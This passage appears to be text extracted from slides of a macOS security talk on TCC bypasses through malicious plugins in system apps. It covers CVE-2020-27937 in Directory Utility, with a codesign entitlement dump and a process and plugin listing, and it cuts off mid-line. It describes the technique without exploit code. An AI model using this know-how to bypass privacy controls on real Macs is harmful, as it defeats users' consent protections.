


TCC daemon










exec




System app with
malicious plugin



TCC bypasses through plugins


Changing NFSHomeDirectory aka CVE-2020-27937



```
wregula — sh — 109x12
[sh-3.2$ codesign -d --entitlements :- /System/Library/CoreServices/Applications/Directory\ Utility.app
Executable=/System/Library/CoreServices/Applications/Directory Utility.app/Contents/MacOS/Directory Utility
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>com.apple.private.tcc.allow</key>
    <array>
        <string>kTCCServiceSystemPolicySysAdminFiles</string>
    </array>
</dict>
</plist>
```

TCC bypasses through plugins

Changing NFSHomeDirectory aka CVE-2020-27937



TaskExplorer

Flat View

Directory Utility (pid: 37566) /System/Library/CoreServices/Applications/Directory Utility.app/Contents/MacOS/Directory Utility	? virustotal info show
opendirectoryd (pid: 106) /usr/libexec/opendirectoryd	0/74 virustotal info show

dylibs files network

Active Directory Configuration Plug-in /System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/Active Directory.daplug/Contents/MacOS/Active Directory	? virustotal info show
BSD and NIS Plug-in /System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/BSD.daplug/Contents/MacOS/BSD	? virustotal info show
LDAPv3 Configuration Plug-in /System/Library/CoreServices/Applications/Directory 